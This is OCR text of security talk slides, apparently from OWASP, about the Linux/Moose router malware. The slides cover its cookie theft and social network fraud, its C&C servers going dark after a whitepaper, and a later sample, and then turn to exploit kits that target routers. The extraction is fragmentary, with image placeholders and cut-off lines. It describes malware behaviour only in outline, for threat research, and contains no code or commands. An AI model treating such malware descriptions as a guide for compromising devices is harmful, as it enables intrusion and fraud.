
An Example (cont.)



An Example (cont.)




An Example (cont.)



Anti-Tracking

- Proxy access is protected by an IP-based Whitelist
- So we can't use the proxy service to evaluate malware population
- Blind because of HTTPS enforced on social networks

OWASP
Open Web Application
Security Project


Operator
Stolen browser cookies
Internet
Victim
[...]
Other routers
Scanning all networks for devices to infect
DVR
IP
Social network fraud

A Strange Animal

- not in the DDoS or bitcoin mining business
- no x86 variant found
- controlled by a single group of actors


Status

Whitepaper Impact

- Few weeks after the publication the C&C servers went dark
  - After a reboot, all affected devices should be cleaned
  - But victims compromised via weak credentials, so they can always reinfect

OWASP
Open Web Application Security Project

Alive or dead?




Open Web Application Security Project

Yay! Except...


Linux/Moose Update

New sample in September

- New proxy service port (20012)
- New C&C selection algorithm
- Few differences
- Still under scrutiny



OWASP
Open Web Application
Security Project




[show ascii data]

Start Date: 201

Left Y Axis:


Paper released



Exploit Kit Targeting Routers

Exploit Kit Definition

- Automate exploitation
- Targets browsers
- Common exploits are Adobe and Java



source: Malwarebytes

Exploit Kit in Action

Malware don't need Coffee

search

Classic Flipcard Magazine Mosaic Sidebar Snapshot Timeslide

CVE-2015-1671 (... 2

CVE-2015-5122 (... 5

CVE-2015-5119 (... 6

A fileless Ursnif d... 1

Kovter AdFraud i... 2

CVE-2015-3113 (... 8

CVE-2015-3104/... 3

Fast look at Sundown EK

